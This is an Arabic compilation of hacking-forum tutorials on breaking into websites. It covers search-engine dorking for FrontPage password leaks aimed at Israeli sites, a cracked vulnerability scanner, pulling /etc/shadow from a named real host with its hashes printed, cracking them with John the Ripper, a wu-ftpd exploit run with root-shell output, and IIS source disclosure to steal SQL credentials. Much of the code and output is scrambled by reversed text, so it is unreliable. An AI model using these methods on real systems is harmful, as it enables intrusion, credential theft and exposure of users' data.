ج: أحم أحم ، هذه الطريقة : انك تبحث عن ثغرة معينة في محرك بحث يستخدم الـ spiders عشان تلاقي مواقع كثيييرة فيها الثغرة هذه ، في طبعا مواقع كثيرة بتستخدم السبايدرز ، لكن لن أقولك لك على أي واحدة منها ، الا هذا الموقع walla.co.il :وطبعا هذا موقع اسرائيلي ، عشان معظم النتائج تكون مواقع اسرائيلية ؛) .

س١٠: مممم ، كيف يعني تبحث عن ثغرة معينه ؟؟ ، مافهمتك زين !!
ج١٠: أنا والله ماأستخدم هالمواقع الا للبحث عن ثغرات الفرونت بيج :$ ، يعني انت مثلا عايز تبحث عن الثغرة التي تم ذكرها سابقا ، هتكتب ايه ؟؟ ، مانت كاتب غير كلمة واحدة ، هذه (: service.pwd :) :)

س١١: أهاااااا ، مشكور حبيبي ، كنت عايز أسألك كمان عن كيفية عمل برامج السكان على الثغرات :)
ج١١: البرامج هذه بتكون فيها مجموعة كبيرة من الثغرات أو الـ EXPLOITES , وبتبدأ تجرب ثغرة ثغرة على الموقع ، وتطلعلك النتائج :) ، وفي موقع رهيييب عشان تجيب منه الـ EXPLOITES , هذا هو: http://www.ussrback.com/ ...

$$$$$$$$$$$$$$$$
الكاتب: الـــ<>ـــد<>ـر
$$$$$$$$$$$$$$$$

نبذة بسيطة عن البرنامج:
هذا البرنامج هو أكثر البرامج فعالية في اكتشاف الثغرات وأيضا المنافذ المفتوحة ف المواقع ولديه أعمال كثيرة لكني لن أتطرق إلا لعملية واحدة فقط وهي شرح كيفية اكتشاف الثغرات في المواقع ومعرفة النطاقات المستخدمة لهذا الموقع وبالنسبة للخيارات الباقية لن أشرحها لأنها سوف تأخذ وقت طويل لكني سوف أقسم شرحي لهذا البرنامج لأقسام عدة وسوف أبدئها بالأعظم وهو شرح لكيفية إخراج ثغرات الموقع والمنافذ الخاصة به والمواقع المسجل بها والمزيد من الوظائف

أولا:تنزيل البرنامج وتنصيب الكراك Shadow Scan Security

مافيه أبسط منه

حمل البرنامج من هذي الوصلة

http://www.safety-lab.com/SSS.exe

وبعد مايكتمل التحميل حمل الكراك من هنا

http://www.e3sar.net/almodammer/ShadowSecurityScanner5.35.exe

الطريقة:
==========
بعد تحميل البرنامج وتنزيله وعمل SetUp له
افتح الكراك
وبعد ذلك ستظهر هذه الصورة:

++++++++++
][١][اضغط ليتم تنفيذ الكراك
][٢][بعد إتمام عملية الكراك اضغط هنا للخروج
==========

&*****شـــ البرنـامج ـــرح*****&


سوف أشرح باختصار ومن يصعب عليه الفهم أرجو أن يتقدم لي بالسؤال

=(بعد تحميل البرنـامج قم بفتحه من قائمة
ابدأStart
وابحث عنه ضمن البرامج
بعد إيجاد البرنـامج قم بفتح
ShadowScanSecurity
ليـأتي لك هذا)=

الشكل- ١-

أثناء الضغط علىScanner

الشكل-٢-



١= إضافة سياسة جديدة والمقصود بها أيقونة أخرى وهي الرقم ٤ ولكن تحمل اسمك (ولاداعي لأن تنشأ باحث أو سياسة جديدة لك يكفيك الموجودة)
٢= إعدادات لهذا الباحث وأيضا انا لاأنصحك بتغيير شيء أبدا في هذا الخيار
٣= حذف الموجه الجديد التي انت صممته والمقصود الأيقونة التي تشبه رقم ٤ ولكن من تصميمك فبضغطك هنا سوف تحذفها
٤= عليك تظليله وهو المربع الذي يوجد به خصائص البحث عن كل شيء
٥= لرجوع للخلف ولاأظن أن هناك رجوع لأنها العملية والإطار الاول
٦= اضغطها إذا أردت المتابعة
٧= إزالة الإطار

الشكل-٣-

(١) للرجوع إلى الشكل- ٢-
(٢) الذهاب إلى العملية التالية
(٣) إلغاء إكمال العملية

الشكل-٤-

+١ + إضافة موقع للبحث فيه
+٢ + إضافة أي بي من وإلى
+٣ + تحميل من ملف سواء كان يحتوي على مواقع تريد البحث عنها او آي بيات
+٤ + عند إضافة موقع وبعد تحديده أثناء الضغط هنا سوف ينحذف
+٥ + العودة والرجوع إلى الخلف أي :الشكل-٣-
+٦ + إتمام العملية
+٧ + إزالة والخروج من الإطار إلى واجه البرنامج الرئيسية كباقي الأزرار السابقة في الأشكال السابقة

الشكل-٥-

أثناء ضغط الزر Done وفي الخطوة السابقة سوف يظهر هذا المربع الكبير
ومن هنا سوف نبدأ البحث عن الثغرات أنظر الشكل لتفصيل أكثر

الشكل-٦-

بعد الضغط على Start Scan وذلك بتظليل الموقع والضغط بزر الفأرة اليمين

انتظر قليلا بعد ضغطك لرقم ١ في الشكل-٥-

وسوف يقوم البرنامج بالبحث في الموقع والمنافذ الخاصة به مع النطاقات كما هو موضح في هذا الشكل

...

" اماكن وجود ملف الباسورد في أنظمة التشغيل "

$$$$$$$$$$$
الكاتب: بلاك هنتر
$$$$$$$$$$$

في نظم ليونكس
/etc/shadow
في نظم صن ميكروسيستيمز
/etc/shadow
في نظم ال BSD بصفه عامه
/etc/master.passwd
في نظم السيليكون جرافيكس SGI المسمى ARIX
/etc/shadow
نظام اي بي ام المسمى AIX
/etc/security/shadow
نظم يونكس بصفه عامه ((اتش بي يو اكس - ((ترو يونكس 64 ((خاص بالمنفريم ونظم الريسك ٦٤ وبعض منتجات الالفا))))))
/etc/shadow
((اغلب هذه الاصدارات تعتمد تشفير MD5 القوي))
نظم ويندوز بصفه عامه ((2000 - NT - XP))
الملف المفعل بتشفير ((LanMan))
/winnt/system32/config/sam
((هذا الملف مغلق عادة الا عند الاقلاع من النظام ولا يسمح بفتحه او نسخه طالما النظام يعمل حتى ولو كان لديك صلاحيات الادمنيستريتور))
((الملف الاحتياطي))
/winnt/repair/sam or sam._
في الويندوز اكس بي البروفيشينال واصدارات الويسلر ((سيرفر - ادفانسد سيرفر))
لن تجد الويندوز في مجلد WINNT
ولكن سيكون كالويندوز العادي Windows .

" اختراق الموقع (الجزء الأول) "

$$$$$$$$$$
الكاتب: الكندور
$$$$$$$$$$

مقدمه :
سأعيد تعريف Telnet من جديد و لكن بطريقه اكثر بساطه ..
Telnetهو برنامج يستخدم في إنشاء وصله بين جهازين ،و الجهاز المتصل يستخدم عنوان الجهاز المستهدف و رقم المنفذ Port الذي سيتم الاتصال عليه ،و الجهاز المستهدف (الخادم) يشغل برنامج آخر (Daemon)يستمع على هذا المنفذ و تتم عمليه الإرسال والاستقبال باستخدام أحد البروتوكولات .
تشبيه من حياتنا العملية : نفترض أن هناك رجل في فرنسا (المستهدف) و أنت (المتصل) تريد إقامة حوار معه (وصله) و أنت في مصر .. فلابد لك من استخدام وسيله اتصال (Telnet) و لنفرض أنها الهاتف الذي لابد للرجل أن يضعه على أذنه (Daemon) لكي يسمعك .. و لنفرض أيضا أن هذا الرجل لا يتحدث العربية .. إذن فلابد لك من استخدام الفرنسية (البروتوكول المستخدم) حتى تتحدث (الإرسال والاستقبال) بحريه .
مما سبق نستنتج أن Telnet هو مجرد وصله (مثل الهاتف) .. و انه لابد لنا من معرفة البروتوكول المستخدم في الاتصال حتى ننجح في الإرسال و الاستقبال . كما انه لابد لنا من أن نعرف أيضا أنه لابد من برنامج Daemon يتسمع على المنفذ المراد الاتصال عليه .
استخدام Telnet ك FTP Client
المنفذ الذي سيتم الاتصال عليه في حاله استخدامنا بروتوكول نقل الملفات FileTransfer Protocol في الغالب سيكون ٢١ ..
أين الصعوبة إذن ؟
الصعوبة تكمن في أننا لكي نستخدم Telnet كـ FTP Client يجب علينا الإلمام بقدر كبير ببروتوكول FTP !!
و لكن هذا لن يمنعني من عرض بعض الأمثلة لإظهار كيفية التعامل مع هذا البروتوكول ..
بدء الاتصال
١- قم بتشغيل Telnet و شبك على ftp.zdnet.com بالمنفذ ٢١
و هذا ما سيظهر لك
- Sources Codeشفرة

```
220 l19-sj-zdnet.zdnet.com NcFTPd Server (licensed copy) ready.
```

و السطر السابق يسمي Banner الخاص بال FTP Daemon المستخدم في موقع zdnet و هي تختلف باختلاف الموقع الذي سيتم التشبيك عليه . و الرقم الموجود في البداية يدل على نجاح الاتصال و هو رقم ثابت .
٢- الخطوة التالية هي الولوج باستخدام اسم المستخدم Username و كلمة السر .. Password بما أن zdnet تدعم المستخدم Anonymous سيتم استخدامه في الولوج للنظام كالتالي:
ستكتب
- Sources Codeشفرة

```
user anonymous
```

و سيستجيب الخادم بالتالي

- Sources Codeشفرة

331 Guest login ok, send your complete e-mail address as password.
ثم تكتب أنت التالي
- Sources Codeشفرة
pass @zorro
و بالطبع عند الولوج بالمستخدم Anonymous تقوم بإعطاء عنوان البريد الإلكتروني الخاص بك ككلمة السر .. و إذا لم ترد إعطاء بريدك فيمكنك أن تكتب أي شئ يأخذ شكل البريد (أي يحتوي على الرمز @) و سيستجيب الخادم بالتالي

- Sources Codeشفرة
230-You are user #552 of 2000 simultaneous users allowed.
230-
230 Logged in anonymously.
و بالطبع تلك الإستجابه قد تختلف من موقع لآخر .. إلا في الرقم في بداية كل سطر ..
أنت الآن قد قمت بالولوج إلى الخادم بنجاح .
بعد أن تمت عمليه الولوج للنظام يجب إنشاء وصله لإرسال واستقبال البيانات) قائمه بالملفات الموجودة أو الملفات ذاتها) .. إذن ما الذي كنا نفعله منذ قليل ؟!! ما قد فعلناه منذ قليل هو إنشاء وصله لإرسال الأوامر للنظام و استقبال استجابة النظام على الأوامر .
و لكي ننشئ تلك الوصلة ،هناك طريقتين
الأولي : تنشئ هذه الطريقة الوصلة بان يرسل الزبون (أنت) رقم IP الخاص به و المنفذ المفتوح الذي يستطيع الخادم استخدامه في إرسال البيانات .
و لكن تلك الطريقة تتطلب منك فتح أحد المنافذ على جهازك و هذا سيتطلب برنامج خاص لفتح هذا المنفذ .. و لذلك لن نستخدم تلك الطريقة .
الثانية : تنشئ هذه الطريقة الوصلة بان يرسل الزبون الأمر PASV
- Sources Codeشفرة
PASV
و سيرد الخادم برقم IP الخاص به و المنفذ المفتوح (على الخادم بالطبع) الذي يستطيع الزبون (أنت) الاتصال عليه ..
مثال
- Sources Codeشفرة
227 Entering Passive Mode (207,189,69,61,12,41)

و الرقم الطويل الموجود بين الأقواس تفسيره كالتالي ..
أول أربع مجموعات (من اليسار) هو ال IP الخاص بالخادم و في هذه الحالة يكون ٢٠٧،١٨٩،٦٩،٦١ ..
أما الرقمان التاليان فيمثلان رقم المنفذ و يتم حسابه كالتالي
12 × 256 + 41 = 3113
و لذلك فالخطوة التالية التي يجب على الزبون اتباعها هي فتح وصله جديده مع الخادم على المنفذ ٣١١٣ ..ولكي تقوم بمثل هذا الأمر يتوجب عليك فتح نافذة Telnet جديده و تشبك على ftp.zdnet.com بالمنفذ ٣١١٣ ..
إذن عندما تريد أن ترسل أحد الأوامر سترسله من النافذة الأولى و النافذة الثانية ستظهر بها البيانات ..
مثال
عندما ترسل الأمر(LIST يستخدم لعرض محتويات الدليل) في النافذة الأولى
- Sources Codeشفرة

LIST
سيستجيب الخادم بالتالي في النافذة الأولى أيضا
- Sources Codeشفرة

125 Data connection already open; Transfer starting.

و ستظهر محتويات الدليل في النافذة الثانية ثم سيتم غلق الاتصال في النافذة الثانية بمجرد إتمام عرض محتويات الدليل .

و هكذا كلما أردت أن ترسل أمر عرض محتويات دليل ما أو استقبال أو إرسال ملف ما ، يجب أن تبدأ بأمر PASV .. ثم تنشئ اتصالا جديدا بعد حساب رقم المنفذ باتباع الخطوات السابقة .

إلى هنا و أظن أنني قد تماديت .. و لكنني لم استطع أن امنع نفسي من مشاركتكم بهذا الموضوع الممتع (ممتع بالنسبة إلي) .

ملاحظات هامة
- لربما تتساءل الآن .. ألا أستطيع بدلا من كل هذا العناء أن استخدم برنامج جاهز مثل CuteFTP ؟!! بالطبع تستطيع و لكن لن يضرك أن تعلم شيئا عن البروتوكول الذي تستخدمه و ربما بعد تعلم البروتوكول تستطيع أن تصنع برنامجك الخاص
- اقرأ الدرس مره و مرتين حتى تستوعب الفكرة تماما ثم اسأل فيما شئت
- لتعلم اكثر عن هذا الموضوع قم بزيارة المواقع التالية
http://www.vbip.com/winsock/winsock_ftp_01.asp
(ينصح به بشده)
http://www.vbip.com/winsock/winsock_ftp_ref_01.htm (ينصح به بشده)
http://www.cis.ohio-state.edu/htbin/rfc/rfc0959.html (لمن اراد التعمق في البروتوكول)....

" اختراق المواقع (الجزء الثاني) "

$$$$$$$$$$
الكاتب: الكندور
$$$$$$$$$$

الإختراق :
~~~~~~~~~~

-المقدمة .
-كيف أجمع معلومات حول الموقع ؟
-كيف يتم كشف نقاط الضعف ؟
-كيف يمكن إستغلال نقاط الضعف المكتشفه ؟
-ماهو ملف كلمة المرور password file ؟
-بماذا يفيدني هذا الملف ؟
-كيف يمكن معرفة كلمة السر من خلال ملف الباسورد password file ؟
-ماالفرق بين إذا كان الملف (مشفر encryption) وإذا كان (مضلل shadowed) ؟
-وماذا لو كان ملف كلمة المرور مشفر ، كيف يتم كسره ؟
-ولو كان ملف كلمة المرور مضلل ، ماذا علي ان أعمل ؟
<><><>
~~~~~~~~~~

-كيف يمكن إستغلال نقاط الضعف المكتشفه ؟

~~~
~~~

وقد تكون أكثر بكثير ، حيث أن هذا الملف الموضح بالأعلى أختصر بشكل كبير ، فعند سحبه كان يحتوي على آلالاف السطور ، ليس كل ملفات كلمات المرور بهذا الحجم فيوجد منها من لا يتجاوز ١٠ أسطر وهي الموجوده بكثره ، على العموم أنت الحين عليك تعرف بأن ملف كلمة المرور هو الذي في داخله توجد حسابات الأشخاص المرخص لهم بالدخول الى السيرفر .....

-بماذا يفيدني هذا الملف ؟

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

يفيدك يا الحبيب في معرفه كلمات السر وإسماء المستخدمين لكي تقوم بإختراق الموقع ، ولكن لاتفرح ...! كلمة المرور تكون مشفره ، لا هذا ليس صحيحا تماما ، كانت مشفره زمان ولكن في الوقت الحالي هي مضلله

*او = x كلمة سر مضلله Shadowed

= EpGw4GekZ1B9Uكلمة سر مشفره على مقياس ، DES هذا النوع من التشفير المستخدم في ليونكس و FreeBSD وعدد من الأنظمه الأخرى ضعيف ، وهو دائما مكون من ١٣ حرف ورقم كبتل وسمول ولا يحتوي من بينها على رمز ابداً ، بإستثناء ويندوز فهو يستخدم نوع آخر من التشفير وهو نوع ضعيف أيضا.

-كيف يمكن معرفة كلمة السر من خلال ملف الباسورد password file ؟

~~~~~~~~~~~~~~~~~~~

هنا تكون كلمة المرور المشفره هي Q71KBZlvYSnVw
الآن طلعت الصوره صافيه ....

-وماذا لو كان ملف كلمة المرور مشفر ، كيف يتم كسره ؟

~~~
~~~

، wordlistهي تقوم بتجربه كل الحروف والأرقام والرموز مع بعض في خانتان و٣خانات واربع وخمس ..الخ حتى تصيب كلمة المرور الصحيحه ، وأنا افضل ان تستخدم ملفات wordlist فذلك لن يأخذ معك في الا ثواني فقط لأن عمليه التجربه الموضحه في الرسم بالأعلى ذكرت بأنه سرعة تجربه الكلمات يتجاوز ٥٠٠٠ كلمة في الثانيه ، إذا لم تفلح ملفات wordlist حينها إذهب الى القوه العنيفه brute force .... الأمر التالي يجعل john the ripper يستخدم طريقه brute force السابق ذكرها

john -i passwd

حيث passwd هو ملف كلمة المرور المراد كسره ، إذا قمت بتجربه هذه الطريقه إضغط إنتر أثناء عمل البرنامج لترى الى أين توصل ...
-ولو كان ملف كلمة المرور مضلل ، ماذا علي ان أعمل ؟

~~~
~~~

noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:

www:x:102:1001::/web:/bin/csh
mirrors:x:102:1001::/web/mirrors:/web/mirrors/menu
sid:x:103:10::/export/home/sid:/bin/ksh
mirror:x:104:1::/home/mirror:/bin/sh
admin:x:105:1::/home/admin:/bin/sh
jerome:x:106:1::/home/jerome:/bin/sh erl:x:102:1::/home/erl:/bin/sh
landmark:x:1000:1000::/web/landmark:/bin/ksh

ومن الـ token الموضح واللي هو x نعرف من خلال الجدول السابق ذكره بأن كلمة المرور الصحيحه في الدليل /etc/shadow
إذن نتوجه بالمتصفح الى
http://wilsonweb2.hwwilson.com/etc/shadow
لنحصل على الملف

---

root:XOT4AiUKMRcKQ:10643::::: daemon:NP:6445:::::
bin:NP:6445::::: sys:NP:6445::::: adm:NP:6445::::: lp:NP:6445:::::
smtp:NP:6445::::: uucp:NP:6445::::: nuucp:NP:6445:::::
listen:*LK*::::::: nobody:NP:6445::::: noaccess:NP:6445:::::
nobody4:NP:6445::::: www:WJctal.8rcSe2:10507:::::
mirrors:gg9p.5kwGw1MY:10911::::: sid:stXldZKnujFYo:10515:::::
mirror:iMPWwbrU.gB4k:10601::::: admin:hDhB5YYKyWgQw:10976:::::
jerome:XDqnOI32tPoGo:10976::::: erl:0jE9Xem4aJYel:10982:::::
landmark:0jCgWu6vl8g0s:11185:::::

نقوم بنسخ كلمات السر الموجوده فيه ولصقها مكان علامه x في ملف الباسورد ، وهكذا مع جميع الحسابات لنحصل على ملف كلمة مرور كامل ومتكامل ونقدمه الى برامج الكسر
ملاحظه مهمه :-
عليك جعل كل حساب في سطر ، يعني تربتها لتتعرف عليها برامج الكسر ...
^^^

http://www.ussrback.com/
مواقع لثغرات
www.secureroot.com/category/exploits
دليل لمواقع الهاكينق
www.hitboss.com/Hacking
محرك بحث لا غني عنه
www.undergroundnews.com/resources/s...ound/search.asp
Warez.com-Underground
http://www.warez.com/
Hacking
(ممتاز لمن يريد البدايه)
http://www.neworder.box.sk/
Security Search Engine
http://www.bugs2k.com/
insecure
http://www.insecure.org/
</XMP></BODY></HTML>
http://public.www.easynet.co.uk/cgi...ail/formmail.pl

...

" درس في اختراق المواقع (متوسط) "

$$$$$$$$$$
الكاتب: ICER
$$$$$$$$$$

الادوات المطلوبه : شيل اكاونت ...اذا بحثت في جوجل سوف تجد الكثير من الشيلز وطبعا الناس المحترمه (احمممم) بتركب لينكس او يونيكس و تعيش حياتها و تريح نفسها...في ناس تانيه ماتحبش اللينكس الشيل اكاونت كويس لها و ممكن يمشي وانا عن نفسي مش حاستعمل الاتنين :)
بس بالنسبه للي حيستعملو الشيل لازم يتاكدو انه بيسمح بالبرامج الاساسيه زي
nslookup, host, dig, ping, traceroute,telnet, ssh, ftp
و اساسي لازم ال gcc عشان تعرف تعمل كومبايل...(يا عم ركب لينكس و ريح نفسك) و طبعا الادوات دي nmap and netcat و اخر حاجه هي الاكسبلويت .
*بعض الملحوظات الهامه :
١-الشيل اكاونت شبيه جدا بالدوس مع اختلاف في الاوامر و الوظائف ..مش حناقش كيفيه الحصول على واحد لان فيه مواضيع كثيره اتكلمت عليه.
٢- اداه ال nmap هي عباره عن بورت سكانر متقدم .
٣- ال NetCat هي اداه شبيه بالتلنت و تقوم برفع بيانات لسيرفير معين .
٤- الاكسبلويتات هي عباره عن برامج غالبا تكون مكتوبه بلغه السي و هي تقوم باعطائك كافه الصلاحيات فهي تخترق جهاز معين و تقوم بعمل كل شيء انت تريده ممكن تلاقيها فين؟؟؟
مواقع السيكيوريتي على افه من يشيل...دور و لو مالقيتش قولي و انا اديلك كام موقع تجيب منه الحاجات دي....
*المواقع المرتبطه بالموضوع :
(a) Linux (http://www.slackware.com
(b) Nmap (http://www.insecure.org
(/c) NetCat (http://www.l0pht.com/~weld/netcat

الخطوات :-
١- ركب الينكس و خش عالنت (مش قلتلك مفيش احسن من اللينكس :P)
٢- ركب الاداه nmap متبعا التالي :
١*) tar zxvf nmap.tar.gz
٢) cd nmap
٣) configure && make && make install/.

٣-شوف الموقع المستهدف و ليكن ..
www.target.com
٤- شوف الاي بي تبع الموقع باستخدام nslookup www.target.com
هذا سوف يعرض لك الاي بي للموقع و ليكن ١٩٦,١,٢,٣
٥- شوف الخدمات اللي بيقدمها الموقع و كمان شوف نظام التشغيل متبعا التالي :-

"nmap -sS -O 196.1.2.3"

المفروض انه يديك مخرجات شبه الكلام ده :-

```
root@IcEr:~# nmap -sS -O 196.1.2.3
( /Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap
:(Interesting ports on www.target.com (196.1.2.3
(The 1531 ports scanned but not shown below are in state: closed)
Port State Service
tcp open ftp/٢١
tcp open smtp/٢٥
tcp open http/٨٠
tcp open sunrpc/١١١
tcp open auth/١١٣
tcp open printer/٥١٥
tcp open unknown/٩٦٣
tcp open kdm/١٠٢٤
tcp filtered krb524/٤٤٤٤
tcp open X11/٦٠٠٠
tcp filtered napster/٦٦٩٩
OS guess for host: Linux 2.2.14-2.2.16
(Uptime 0.160 days (since Mon Apr 30 14:51:06 2001
Nmap run completed -- 1 IP address (1 host up) scanned in 67 seconds
#~:root@IcEr
```

تمام كده يا شباب :) نكمل...

الكلام ده كله عباره عن استكشاف للموقع يوريك البورتات المفتوحه..ممكن تشوف لو كان فيه FTP daemon شغال على الموقع و لا في المثال اللي فوق حنلاقيه موجود و ده كويس

شوف اي فيرجين من FTP daemon موجوده متبعا التالي :-

"telnet 196.1.2.3 21"

او

"ftp 196.1.2.3"

اي منهم حيديك بانر فيه الفيرجين بتاعه الاف تي بي ديمون اللي شغاله على السيرفير ممكن يكون زي كده

```
root@IcEr:~# ftp 196.1.2.3
.Connected to 196.1.2.3
www.target.com FTP server (Version wu-2.6.0(1) Mon Mar 6 ٢٢٠
(13:54:16 SAST 2000
.ready
Name (target:root): anonymous
.Guest login ok, send your complete e-mail address as password ٣٣١
:Password
Welcome, archive user! This is an experimental FTP server. If have -٢٣٠
any
```

-٢٣٠ unusual problems, please report them via e-mail to
root@lcEr.pandora.net
-٢٣٠ If you do have problems, please try using a dash (-) as the first
character
-٢٣٠ of your password -- this will turn off the continuation messages
that may
-٢٣٠.be confusing your ftp client
-٢٣٠
٢٣٠ .Guest login ok, access restrictions apply
.Remote system type is UNIX
.Using binary mode to transfer files
ftp>by
#~:root@lcEr
من الكلام ده تقدر تعرف ان الفيرجين الموجوده هي wu-2.6.0.
و ايضا احنا حاولنا نخش كمجهولين anonymous و كانت اعمليه ناجحه ؛)
####### صلي على الحبيب المختار #######
٧ او ٨ مش فاكر المهم انها اهم خطوه :-
احصل على الاكسبلويت بتاعه الفيرجين ديه من FTPd. (اللي يعمل سيرش ميتوهش)
و لتكن wuftpd2600.c
المهم لو شفت السورس كود بتاعها حتلاقي انها متكوده عشان نظام تشغيل معين و ليكن red hat 6.2
و يا سلام لو كان الموقع المستهدف بيعمل على نظام التشغيل ده كده يبقى كل اللي تعمله انك تعمل كومبايل
للثغره دي و بشغلها على سيرفر الموقع المستهدف و كده حيديك root access
root@lcEr:~/# ./wuftpd2600 -t -s 0 196.1.2.3
Target: 196.1.2.3 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd 2.6.0(1)
from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152
..loggin into system
USER ftp
٣٣١ .Guest login ok, send your complete e-mail address as password
<PASS <shellcode
-٢٣٠ Next time please use your e-mail address as your password
-٢٣٠ for example: icer@ae.net
٢٣٠ .Guest login ok, access restrictions apply
STEP 2 : Skipping, magic number already exists:
[[87,01:03,02:01,01:02,04
STEP 3 : Checking if we can reach our return address by format string
(STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me now
.STEP 5 : Sending code.. this will take about 10 seconds
Press ^\ to leave shell
Linux lame_box.za.net 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686
unknown
(uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp

!Bang! You have root

طبعا انا نسيت امر الكومبايل ..شوف الامر ده man gcc

و هوه حيديلك معلومات كامله عن امر الكومبايل ..بكل الخيارات اللي معاه كده يبقى انا كده عملت اللي عليه محدش يسالني باه بعد كده و يقولي ياواد يا ايسر اعمل ايه

search..U will find what U wanna

طيب ...اه نسيت ..محدش سالني اعمل بالنت كات بعد كده ..بعض الثغرات بتحتاجه..

لو لاحظت اننا استغلينا خاصيه ال annonymous الموجوده ..لاكن لو كانت الخاصيه دي مش موجوده ..يبقى مش حنعرف نكمل الكلام ده ..... عشان الاكسبلويت مش تشتغل ..في هذه الحاله الاكسبلويت مش تشتغل الا لو معانا باسورد و يوزر نيم عشان نخش على الاف تي بي بتاع الموقع.. عشان كده لازم تقرا السورس بتاع الاكسبلويت..و كل اكسبلويت لها ساينتكس و شغل خاص بيها..بس المبادئ الاساسيه و احده....

" اختراق الـــSQL "

$$$$$$$$$$$$
الكاتب: linuxray
$$$$$$$$$$$$

س: في البداية ماهي الاس كيو ال (SQL)؟؟

الاس كيو ال هي عبارة عن قاعد بيانات تحتوي على جداول واغلب المواقع التي تكون صفحاتها منتهية ب ASP هي صفحات تسحب بياناتها من قاعدة SQL وصفحات ASP ممكن ان تكون كنز من المعلومات لاختراق قواعد بيانات QLS وهذا ماسوف اشير اليه لاحقا ، و SQL تتنصت على البورت ١٤٣٣
ايضا ماريد ان اخبرك به ان ال SQL قد تحتوي على اكثر من قاعدة بيانات وكل قاعدة بيانات تحتوي على عدد من الجداول يمكن
ان تتصور كبرقواعد بيانات SQL والعدد الكبير من البيانات التى تحتويها .

س: مالذي يمكن ان استفيد منه اذا اخترقت قاعدة بيانات SQL ؟
هذا على حسب نشاط الموقع اذا كان هذا الموقع منتدى لا اقصد منتديات PHP بل منتديات ASP في الغالب سوف تحصل على جميع اسماء
المستخدمين وكلمات السر وبامكانك تعديل وحذف اي موضوع وصلاحيات لم تكن تحلم بها ، اما اذا كان الموقع يحتوي على ميزة
قائمة المراسلات فسوف تحصل على اعداد خيالية من الايميلات ، عندها قم بانشاء شركة للدعاية والاعلان وسوف تصبح ثريا اذن لاتنسى LinuxRay_
توقع ان تجد اي شئ داخل قواعد بيانات معلومات اشخاص - ارقام هواتف - عناوين - توراريخ الميلاد ، ممكن ان تصبح Administrator .
اعرف انه قد اصابك الملل الان لكن استعد نشاطك من جديد فالطريق مازال طويلا ... □

س: مالذي تحتاجة للدخول على قواعد بيانات SQL ؟
تحتاج فقط لل User Name و Passwd

س: من اين احصل على اسم المستخدم وكلمة المرور ؟
هناك طرق عديدة للحصول على User name and Passwd منها كما اسلف صفحات ال ASP وملفات اخرى من نوع sql.* هناك ثغرات كثير يمكن
ان تحصل منها على كلمات المرور مثل ثغرة htr.+
كيف تستخدم هذه الثغرة :
htr.+asp.page/target//:http
target : الموقع الهدف
Page : صفحة asp
htr.+ : الثغرة
هذه الثغرة تقوم احيانا بفتح صفحة بيضاء لاتحتوي على اي حرف .... اعرف انك سوف تتساءل مالفائدة اذن منها الفائدة هو
خلف هذه الصفحة البيضاء اذهب الى View Source لكي ترى اوامر البرمجة الخاصة ب ASP التى

لايمكن لك ان تراها في الوضع العادي : مثل

```
%>
("Connection.ADODB")CreateObject.Server =Set DB
SQL =DRIVER"Open .DB
Developer  (R)Microsoft =PPA؛=sa;PWD=xxx;UID=Server;SERVER
"moe_dbs=xxx;DATABASE=Studio;WSID"، "yaRxuniL_"، "٦٦٦٦٦٦٦"

<%
```

في الكود السابق ترى ان اسم المستخدم هو yaRxuniL_
وكلمة السر هي ٦٦٦٦٦٦٦

الشئ المضحك انه احيانا اذا كان هناك خطأ في صفحة ال ASP مثل الاتي :

```
'٨a٠١a٨٠٠AMicrosoft VBScript runtime error '

'nnoC' :Object required

٥inc, line .filename/
```

هناك ملف ينتهي بامتداد *.inc هذا ملف يحتوي على اوامر يتم تنفيذها من جانب الملقم ويحتوي على اسم المستخدم وكلمة المرور
اذن ماذا تنتظر قم بسحب هذا الملف وذلك باضافة اسم الملف في عنوان الموقع .

وممكن ان ترى مثل هذا الامر في صفحة ASP
عند تطبيق الثغرة عليها هذا يعني ان اوامر البرمجة داخل ملف inc.database

```
<--"inc.database" = elif edulcni#--!>
```

وهناك عدة ملفات تحتوي على كلمة المرور مثل ملفات

asa.global
asa.global++
asa.global-beforemilion
asa.global-
sql.milion
asa.direct-global

ليس من الضرورة ان تكون الملفات بهذه الاسماء لكن هذا هو المعتاد عليه من قبل مبرمجين SQL

وكل ماعليك فعله ان تكتب اسم الصفحة مثل الاتي :

htr.+asa.global

هناك ثغرة قديمة في IIS٣ وهي ان تضيف بعد صفحة ASP هذا الرمز atad$:: كما يلي
atad$::asp.file
هذه الثغرة لاتعمل الا على IIS٣ فلا تتعب نفسك بتطبيقها فقط للعلم لا اكثر .

لقد اقتربنا من النهاية ... ماذا بعد الحصول على اسم المستخدم وكلمة المرور ؟؟

بعدها الدخول على قاعدة ال SQL !!

هناك عدة برامج تدخل على قاعدة البينات انا استخدم Visual interdev ٦,٠ لكني مازلت افضل استخدام البرنامج السهل ACCESS٢٠٠٠

